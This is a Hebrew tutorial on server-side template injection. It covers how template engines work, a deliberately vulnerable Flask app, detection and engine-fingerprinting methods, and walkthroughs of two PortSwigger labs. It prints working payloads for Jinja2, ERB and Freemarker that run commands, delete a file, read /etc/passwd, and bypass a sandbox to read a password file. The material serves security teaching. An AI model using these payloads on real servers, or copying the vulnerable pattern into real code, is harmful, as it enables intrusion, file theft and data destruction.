SSTI - הטמפלייט להצלחה

מאת אופק ארז

הקדמה

במאמר אסקור את החולשה SSTI או בשמה המלא: Server Side Template Injection.

SSTI היא חולשת צד שרת המסתמכת על שימוש לא מאובטח במנועי טמפלייטים. רגע, אבל מה זה בכלל מנועי טמפלייטים?

אז אם יצא לכם לפתח קצת אתרים, אני בטוח שנתקלתם בסיטואציה שבה רציתם להציג מידע באתר באופן דינאמי, ו"לפרמט" אותו אל תוך קוד ה-HTML של העמוד שכתבתם. בדיוק כדי לענות על הצורך הזה נוצרו Template Engines, והטכנולוגיה הזו רק הולכת וצוברת תאוצה. ישנה כמות לא קטנה של Template Engines שונים שכתובים בשפות תכנות שונות ומגוונות: PHP , Ruby, Java C#, Python ועוד.

לא מעט מוצרים, אפילו כאלו של חברות גדולות מאוד נשענים על צדי שרת מבוססי Template-ים, לדוגמה:

- Spotify
- Instagram
- Google

איך Template Engines עובדים?

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Welcome Page</title>
</head>
<body>
    <h1>
        This is an example Django template, {{username}}!
    </h1>
</body>
</html>
```

כמו שאפשר לראות בקטע קוד, כאשר כותבים template, ישנם שני חלקים, סטטי ודינמי. החלק הסטטי הוא תגיות ה-HTML אשר אינן משתנות. החלק הדינמי, הוא החלק שנכתב עם {{}} סביבו. יש לציין, שהסינטקס אשר מגדיר scope דינמי משתנה בין מנוע למנוע.

המנוע עושה שתי פעולות עיקריות: פרסור ורנדור.

פרסור - החלק שבו המנוע מבדיל בין החלקים הדינמיים בטמפלייט לסטטיים, הוא עושה את זה על פי הסינטקס שמוגדר על ידי המנוע להגדרת משתנים ופעולות לוגיות (כמו לולאות), בדומה לדרך שבה האינטרפרטר של פייתון יודע לקרוא את הקובץ ולהריץ כל שורה בהתאם לחוקי השפה.

רנדור - החלק היותר מורכב במנוע, שאחראי על להריץ את החלקים הדינמיים בטמפלייט.

בסוף שני התהליכים, המנוע מפרמט את התוצאה של החלקים הדינמיים אל תוך המקומות הרלוונטים בטמפלייט ומחזיר את העמוד הסופי.

החולשה עצמה

SSTI היא חולשת צד שרת שנובעת בתכליתה מכך שהמפתח סומך על קלט שהוא מקבל מהלקוח. מהות החולשה היא להזריק אל תוך הקלט טמפלייטים זדוניים אשר מבצעים פעולות לבחירתנו.


SSTI מאפשרת בפוטנציאל לתוקף קריאת וכתיבת קבצים, חשיפת מידע רגיש על השרת, כמו משתני סביבה, גישה לא מורשית לממשקים מוגבלים באתר ואף הרצת קוד על השרת.

איך קוד שרת פגיע יכול להיראות?

זוהי דוגמה פשוטה של קוד Flask:

```python
from flask import Flask, request, render_template_string

app = Flask(__name__)

@app.route("/")
def home():
    return """
    <form method="post" action="/welcome">
        <input type="text" name="name" placeholder="Enter your name">
        <input type="submit" value="Greet">
    </form>
    """

@app.route("/welcome", methods=["POST"])
def greet():
    name = request.form['name']
    template = f"Welcome, {name}!"
    return render_template_string(template)

if __name__ == "__main__":
    app.run(debug=True)
```


Flask משתמש מאחורי הקלעים במנוע הפייתוני המוכר - Jinja2. כפי שניתן לראות, השרת מסתמך על קלט מהמשתמש באופן עיוור - המשתנה name, ומפרמט אותו לתוך הטמפלייט.אם נעביר בטופס לדוגמה, {{5*5}}, נראה שנקבל את התוצאה הבאה:



עם קצת יותר מאמץ (חיפוש קצר באינטרנט של payload RCE ל-Jinja2) אפשר אפילו להריץ קוד על השרת:

```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('whoami').read() }}
```

וזה יהיה הפלט:



מתודולוגית זיהוי

עכשיו כשראינו כמה חזקה החולשה הזו יכולה להיות, בואו נראה איך בכלל מזהים שהיא קיימת.

לא מעט אנשים מפספסים במהלך המחקר שלהם את החולשה הזו, מפני שעל מנת למצוא אותה, צריך לחפש אותה באופן ישיר. אמנם ברגע שמחפשים היא לרוב מאוד פשוטה להשמשה, בפרט כאשר צד השרת לא מריץ את הטמפלייטים ב-sandbox.

כאשר אני ניגש למחקר של אתר ואני רוצה לבדוק שהוא פגיע ל-SSTI, ראשית אני אבדוק אם יש לי נקודות קלט שמשתקפות בדף. זה לרוב סימן ראשוני טוב לכך שיש XSS או SSTI. לאחר מכן, אתחיל לפזז את נקודות הקלט הרלוונטיות עם תווים מיוחדים אשר מייצגים scope דינמי במנועי טמפלייטים שונים ואצפה לשינוי בהתנהגות של האתר.

לדוגמה, צירוף התווים הבא אמור להטריג שגיאה בכל המנועים (מודה שלא ניסיתי את זה בעצמי, אז קחו בעירבון מוגבל): {{<%'$%>{{@}}#/}}$'%>{{

אם קיבלנו שגיאה, או אם המחרוזת לא משתקפת בדף במלואה, וחסרים בה תווים, זה סימן חיובי שמעיד שייתכן שהטמפלייט ששלחנו התרנדר בצד השרת, ושהשרת פגיע ל-SSTI.

ישנן שתי צורות בהן יכולה החולשה להתקיים, עבור כל אחת מהן נדרשת דרך זיהוי שונה:

Plaintext Context - רוב מנועי הטמפלייטים תומכים בכתיבה של טקסט חופשי, כך שניתן להעביר ישירות HTML אל המנוע. לעתים בצורה זו מתפספסת ההבחנה שמדובר ב-SSTI, מפני שניתן להעביר payload XSS לשרת שפגיע ל-SSTI, ולקבל את אותה ההתנהגות. על מנת להוכיח שמדובר ב-SSTI מאחורי הקלעים ולא XSS, ניתן להזריק תרגיל מתמטי, נניח עם ה-payload: {{8*8}}

במידה ומוחזרת לנו בתשובת השרת 64, ניתן להסיק שהשרת פגיע ל-SSTI.

Code Context - הצורה הזו קורית כאשר הקלט מהמשתמש מועבר אל scope דינמי שאינו hard-coded בעמוד HTML, אלא מסתמך על משתנה שאנחנו שולטים בו.

מה שנרצה לברר הוא, האם מאחורי הקלעים, הקוד נראה פחות או יותר כך, כי זה יעיד שהוא פגיע לחולשה:

```
greeting = getQueryParameter('greeting')
engine.render("Hello {{" + greeting + "}}", data)
```

נעביר לפרמטר greeting תגית HTML, על מנת לנסות לשלול שמדובר ב-XSS:

```
http://vulnerable-website.com/?greeting=data.username<tag>
```

במידה ואין XSS, בדרך כלל התשובה שתחזור תהיה ריקה(ללא התוכן הדינמי) או שתחזור שגיאה כלשהי מצד השרת.

לאחר מכן, נרצה לצאת מהקונטקסט הדינמי ולנסות להזריק תגית HTML שוב:

```
http://vulnerable-website.com/?greeting=data.username}}<tag>
```

כעת נצפה שייטען גם התוכן הדינמי, וגם התגית שהזרקנו.

במידה וזה לא המקרה, ישנן כמה אפשרויות:

1. האתר לא פגיע ל-SSTI
2. יש WAF שחוסם את הסינטקס של ה-XSS ונצטרך לעקוף אותו כדי לדעת בוודאות
3. אנחנו לא משתמשים בסינטקס הנכון עבור המנוע של האתר
4. Blind SSTI - מקרה ספציפי של החולשה, בה בדומה ל-Blind SQLi אנחנו לא רואים את הפלט של הטמפלייט שהזרקנו, מה שמצריך מאיתנו טכניקות שונות לזיהוי וניצול החולשה, עליהן ארחיב בפסקה הבאה.

זיהוי וניצול - Blind SSTI

שתי הדרכים העיקריות לזהות Blind SSTI, כאשר אין לנו פלט מיידי על הפעולה שביצענו, הן להסתמך על זמן תגובה ופעולות Out Of Band:

Time Based SSTI- הרעיון מאחורי הטכניקה הזו מאוד פשוט, על מנת לקבוע האם האתר פגיע או לא, במקום להסתמך על הפלט של האתר, אנחנו מסתמכים על זמן התגובה שלו. אם לדוגמה נזריק טמפלייט שיעשה sleep ל-10 שניות, ונקבל תשובה לבקשה בה הזרקנו תוך 5 שניות, נדע שההזרקה נכשלה, לעומת זאת אם זה ייקח מעט יותר מ-10 שניות נדע שהצליחה.

Out Of Band SSTI- גם כאן הרעיון מאוד פשוט, במקום לצפות לפלט מהאתר, אטריג בהזרקה בקשת DNS או HTTP אליי, ואסניף/אפתח שרת מאזין כדי לראות אם קיבלתי אותה. אם התקבלה הבקשה, סימן שהשרת פגיע.

דוגמה ל-Blind SSTI היא CVE-2024-46507. בקצרה, מדובר בחולשה בפלטפורמה הנקראת Yeti, שנועדה לעזור לצוותי פורנזיקה ו-IR. הפלטפורמה מאפשרת למשתמשים לייצר טמפלייטים ללא סניטציה של הקלט.

הפלט של התוכן המוזרק בחולשה אינו חוזר ישירות מהאתר, אלא נכתב לקובץ שצריך להוריד, מה שהופך את החולשה ל-Blind SSTI.

Second Order SSTI

הרעיון מאחורי הטכניקה הזו, הוא שיש מצבים שבהם הממשק שפגיע ל-SSTI אינו הממשק שממנו הגיע הקלט, אלא יש שימוש בקלט מממשק אחר שנשמר על ידי האתר(על ידי DB, קובץ וכו') ומעובד אחר כך.

לדוגמה, שם המשתמש באתר מתקבל בעמוד ההרשמה, אבל העמוד עצמו אינו פגיע ל-SSTI. לעומת זאת, בעמוד הראשי, משתמשים בשם המשתמש באופן הבא:

```
<!DOCTYPE HTML>
<html>
    <head>
  Vulnerable to SSTi
    </head>
  <body>
    Welcome to index page {{username}}!
  </body>
</html>
```

במידה ואין בדיקה של הקלט עבור שם המשתמש ניתן להירשם עם שם משתמש שהוא טמפלייט זדוני שיוטרג ברגע שניגשים לעמוד הפגיע בסשן של המשתמש.

ממליץ לראות את ה-Writeup הבא של IppSec על המכונה Spider, שעוסק בין היתר בטכניקה הזו.

זיהוי המנוע הספציפי

כעת, אחרי שהוכחנו שהאתר פגיע ל-SSTI, נרצה לברר מה ה-Template engine שהוא משתמש בו, על מנת שנוכל לנצל את החולשה. אמנם יש לא מעט Template Engines שונים, אבל לכולם יש סינטקס יחסית דומה, על מנת להימנע מהתנגשות עם הסינטקס של HTML.

ישנן שתי דרכים עיקריות למציאת המנוע מאחורי הקלעים:

1. שגיאות- שליחת payload שמכיל טמפלייט לא תקין פעמים רבות מקפיצה שגיאה שחושפת את המנוע שבו האתר משתמש.
2. ניסוי וטעיה- אם לא הצלחנו לזהות מה המנוע באמצעות שגיאות, ניתן לעבור על הסינטקסים השונים של המנועים ולראות איזה מהם מצליח להתרנדר בהצלחה. כן חשוב לשים לב, שיש כמה מנועים שחלק מהסינטקס שלהם זהה, אבל ההתנהגות של השרת שונה, לדוגמה, עבור ה-payload: {{7*'8'}}

נקבל עבור Twig שהוא מנוע מבוסס PHP, ועבור Jinja2, שהוא מנוע מבוסס Python, שני פלטים שונים, למרות שיש להם את אותו הסינטקס: Twig יחזיר לנו 56, ואילו Jinja2 יחזיר 8888888.

ממליץ בחום להסתכל על המאמר כדי להעמיק בזיהוי המנוע מאחורי האתר על ידי payload-ים ספציפיים, שנשענים על המנוע עצמו או השפה:

https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756

ניצול החולשה

לאחר שהבנו מה ה-Template Engine של האתר, נרצה לנצל את הידע הזה על מנת לייצר exploit.

אסביר כאן את השלבים הנדרשים כדי לפתח exploit בעצמכם, אבל חשוב לציין שהרבה פעמים אין צורך בכך, משום שיש באינטרנט מגוון payload-ים בסיסיים לרוב המנועים, אז כל עוד לא נתקלתם במנוע שאין לו payload מתאים כבר, או שאתם רוצים/צריכים exploit יותר מורכב ממה שקיים מוזמנים להשתמש בהם.

נהוג לחלק את התהליך לשלושה שלבים עיקריים, קריאה, מחקר והשמשה.

קריאה

1. RTFM- לאלה מכם שלא מכירים את המושג, RTFM אומר Read the f*cking manual, החלק הזה קריטי לניצול החולשה, כי ככל שתכירו טוב יותר את המנוע, כך תוכלו לייצר exploit יותר טוב וורסטילי. בחלק הזה נרצה לצלול לעומק הסינטקס של המנוע ולהערות האבטחה של המפתחים, שיכולות לתת הכוונה מעולה למה הכיוון להשמשה מוצלחת עבור האתר שאתם חוקרים.
2. Exploit-ים קיימים למנוע, אם יש cheatsheet, למה לא להשתמש בו? אפשר למצוא exploit-ים קיימים בחולשות שפורסמו, GitHub, אתרים כמו HackTricks וכו'.

מחקר

ייתכן שבחלק הזה יצא לכם להסתכל על כמה exploit-ים קיימים עבור המנוע, בין אם זה מהתיעוד של המנוע עצמו, מ-CVE-ים מוכרים או בכלל מאתר כמו PayloadsAllthethings.

אם זה לא המצב, ואתם רוצים לייצר exploit שמאפשר הרצת קוד מרוחקת, ייתכן שתצטרכו לעשות קצת מחקר.

חלק מהמנועים מייצאים אובייקט מסוים, לעתים נקרא self או environment, שפועל כמעין namespace המכיל את כל הפונקציות, האובייקטים והמאפיינים שהמנוע תומך בהם. אם קיים אובייקט כזה, אפשר לנצל זאת לטובתנו על מנת להבין מה נמצא ב-scope שאנחנו רצים בו, ולהשיג את מה שאנחנו מחפשים, קריאת קבצים, הרצת קוד, יצירת סוקטים וכו'.

בנוסף, חשוב לזכור שמדובר באתר לכל דבר, והמפתח ככל הנראה עובד גם עם אובייקטים שכתב בעצמו.

אובייקטים שהמפתח כתב הם משטח מעולה למחקר, כי מאוד ייתכן שהם יכילו מידע רגיש, או מתודות פגיעות שאפשר לנצל. על מנת לנצל אובייקטים אלו בדרך כלל נצטרך לבצע הרבה ניסוי וטעיה.

נבחן התנהגויות שונות באמצעות כתיבת טמפלייטים שונים, במטרה להבין איך הקוד עובד, כדי לנצל אותו.

על אף שפוטנציאלית ניתן לנצל SSTI על מנת להשיג הרצת קוד, לא תמיד זה אפשרי. במקרים אלו, חשוב לזכור שאפשר להשתמש בחולשה בשביל דברים נוספים. לדוגמה, קריאת קבצים, משתני סביבה וכו'.

השמשה


איגוד של שני השלבים הקודמים, בחלק הזה ניעזר במה שקראנו וחקרנו על מנת לייצר השמשה ייעודית לאתר שאנחנו חוקרים, ונביא לידי ביטוי את כל הידע שצברנו על הסינטקס והפיצ'רים של המנוע, או על האובייקטים החולשתיים שהמפתח עצמו יצר.

נרצה להבין מה משטח התקיפה שעומד לרשותנו, ולסקור מה הפרימיטיב החזק ביותר שנוכל לייצר עבור האתר, בשאיפה כמובן ל-RCE. ייתכן כמובן שנגלה בחלק זה שלא ניתן להשמיש את הפרימיטיב שקיווינו לו, ונאלץ לעשות שינוי מחשבתי כדי לייצר אחד אחר. בחלק הזה, נצטרך להתמודד עם בדיקות קלט שונות שהמפתח כתב, ולעקוף אותן אם קיימות כאלו. או שנגלה שהמנוע מריץ את הטמפלייטים שלנו באמצעות ממשק sandbox על השרת, לכן חלק מההשמשות שלנו לא עובדות, ונצטרך למצוא דרך להתאים אותן כדי לעקוף את ההגבלות שלו.

מקרה בוחן 1

בואו נסתכל בתור דוגמה ראשונה על המעבדה הראשונה של Portswigger Web academy בנושא החולשה, אני מקבל בתור נתון שהשרת פגיע ל-SSTI והמנוע מאחורי הקלעים הוא ERB.

הדבר הראשון שאני עושה, זה להיכנס לאתר ולהבין מה הממשקים שיש לי מולו. אני רואה שכך הוא נראה:



אני לוחץ על הכפתור של "View details" ורואה את הפלט הבא בדף:

"Unfortunately this product is out of stock"

מגניב, אני מסתכל על ה-URL כדי לראות האם במקרה ההודעה הועברה בתור פרמטר GET, ואני רואה שבאמת זה המצב:

```
/?message=Unfortunately%20this%20product%20is%20out%20of%20stock
```

אוקיי, בואו נוודא שזה הממשק הפגיע, נעביר תרגיל מתמטי, 1+1. קיבלתי את התוצאה: 1 1, כלומר האתר (לא ברור עדיין אם בצד שרת או לקוח), חיבר את המחרוזות.

מגניב, אז בואו ננסה תרגיל כפל, 1 * 2, אני מקבל את התרגיל כפל עצמו:

[שימו לב לטקסט המופיע בפינה השמאלית התחתונה]


אני חושד שמדובר בסיטואציה של Code Context, אז כמובן שהמשכתי לבדוק אם קיים XSS כדי לוודא שבאמת זה המצב:

נראה שלא התרנדרו התגיות, כמו שציפיתי.

השלב הבא הוא לקרוא את התיעוד, הבנתי שמדובר במנוע מבוסס Ruby, והחלק המעניין עבורי בתיעוד היה הסינטקס הבסיסי:


```
<% Ruby code -- inline with output %>
<%= Ruby expression -- replace with result %>
<%# comment -- ignored -- useful in testing %>
% a line of Ruby code -- treated as <% line %> (optional -- see ERB.new)
%% replaced with % if first thing on a line and % processing is used
<%% or %%> -- replace with <% or %> respectively
```

מקריאה קצרה, הבנתי שהשורה הראשונה היא מה שמעניין אותי (לפחות עבור המעבדה הזו), והדבר היחיד שאני צריך למצוא זה איך להריץ פקודות ב-Ruby. חיפוש קצר בגוגל הוביל אותי אל הפתרון, שהוא הפונקציה system, ונשאר לי רק לבצע את הבדיקה האחרונה לזה שהשרת פגיע:



נכתוב payload קצר שיפתור את המעבדה:

```
<%system(%27rm+/home/carlos/morale.txt%27)%>
```



מקרה בוחן 2 - Sandbox חוסם RCE

הדוגמה השנייה שבחרתי להציג, נלקחה גם היא מהמעבדות של PortSwigger. בקצרה, יש לנו אתר שהמנוע מאחוריו הוא Freemarker, והוא מריץ את הטמפלייטים מעל sandbox.

המטרה: לקרוא את הקובץ my_password.txt.

תחילה, נתחבר למשתמש שקיבלנו, על מנת שנוכל לראות את הממשקים שהאתר מייצא לנו. נראה שהאתר מייצא לנו מוצרים, ומאפשר לנו לערוך את הטמפלייט description שלהם:

```
! Only ${product.stock} left of ${product.name} at ${product.price}.</p>
```

```
of There is No 'I' in Team at $16.49.</p>
```

למרות שזה נתון עבורנו שהמנוע מאחורי האתר הוא Freemarker, חשוב לי להראות איך אפשר לגלות את זה גם אם זה לא היה נתון.

נתחיל בלנסות לערוך את הטמפלייט כדי שיבצע לנו תרגיל מתמטי פשוט:

```
left of ${"test"} at ${1+5}.</p>
```

```
of test at 6.</p>
```

נראה שעבד!

הסינטקס שמעיד על scope דינמי הוא ${}, הוא סינטקס מאוד נפוץ למנועים מבוססי Java/JS. אז איך אפשר לגלות מה המנוע הספציפי? ננסה לטרגר שגיאה ולראות אם חוזר פלט אינדיקטיבי.

נשים את הערך הבא: ${sadfsad"} קיבלנו פלט ריק. ננסה לקחת payload לדוגמה ולשבש אותו, על ידי זה שננסה להשתמש בספרייה לא קיימת:

```
T(java.lang.Syste).getenv()
```

וקיבלנו:

```
FreeMarker template error (DEBUG mode; use RETHROW in production!)
```

אוקיי, אז גילינו שמדובר באמת במנוע Freemarker מתחת למכסה, בואו נחקור קצת עליו, ונראה איך אפשר להריץ קוד.

הלכתי אל התיעוד של freemarker, נכנסתי אל ה-Java API, כי בסופו של דבר, אם אבין איך אפשר להריץ קוד Java native באמצעות טמפלייט freemarker, ניצחתי. אחרי קצת חיפושים מצאתי את האינטרפייס שמאפשר לי להריץ קוד במיקום הבא בתיעוד: freemarker.Template -> TemplateModel-> Execute.

ראיתי שהדוגמה לשימוש לא נראית כל כך מתאימה לקונטקסט שבו אני רץ, אז הלכתי להיעזר במקור נוסף, Payloadsallthetings. נלך לסקשן של Freemarker, ונראה איך אפשר להריץ קוד:


```
${"freemarker.template.utility.Execute"?new()("cat /etc/passwd")}
```

ניסיתי את זה ונכשל, ממבט קצר בהודעת השגיאה נראה שנחסם השימוש בממשק מסיבות אבטחתיות. נשמע הגיוני סך הכל, כנראה שה-sandbox חוסם שימוש בממשק שמאפשר הרצת פקודות.

בואו ננסה לקרוא קבצים, לא על ידי הרצת פקודה ושימוש ב-Execute, אלא על ידי שימוש בפיצ'רים אחרים לקריאת קבצים של השפה עצמה. ראיתי שיש סקשן רלוונטי נוסף ב-Payloadallthethings על קריאת קבצים ב-Freemarker:

```
product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('p
ath_to_the_file').toURL().openStream().readAllBytes()?join(" ")
```


בואו ננסה את זה, הדבקתי וקיבלתי את הפלט של הקובץ בתור תווים דצימליים, שאחרי זריקה שלו ב-cyberchef להמרה וקיבלתי את הפלט של הקובץ:




הצלחנו לקרוא קובץ מעל האתר, בואו ננסה עכשיו לקרוא את הקובץ שמבקשים: my_password.txt:

```
${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolv
e("/home/carlos/my_password.txt").toURL().openStream().readAllBytes()?join(" ")}
```

שמרתי את השינוי, וקיבלתי את התוכן של הקובץ:



שאחרי המרה מתקבל: **a36ew3582f8vre39ibx8**. נגיש את הפתרון כדי לוודא שמדובר באמת בתשובה:



לסיכום, נראה שה-sandbox חסם לנו את השימוש בממשק המאפשר הרצת פקודות, אבל הוא עדיין אפשר לנו לקרוא קבצים מעל השרת.

כלים אוטומטיים לזיהוי SSTI ומגבלותיהם

ישנם שני כלים עיקריים שנועדו לבדוק האם אתר פגיע ל-SSTI. הראשון נקרא, איך לא, SSTImap, והשני נקרא Tinja.

SSTImap - כלי פייתוני פשוט מאוד לשימוש, אשר מבוסס על פרויקט ישן יותר וכבר לא מתוחזק למציאת SSTI בשם TplMap. תומך במנועים רבים החל מ-Mako ועד ל-EJS. חשוב להכיר שהוא לא יודע להתמודד עם גרסאות מסוימות של Twig ו-Dust.

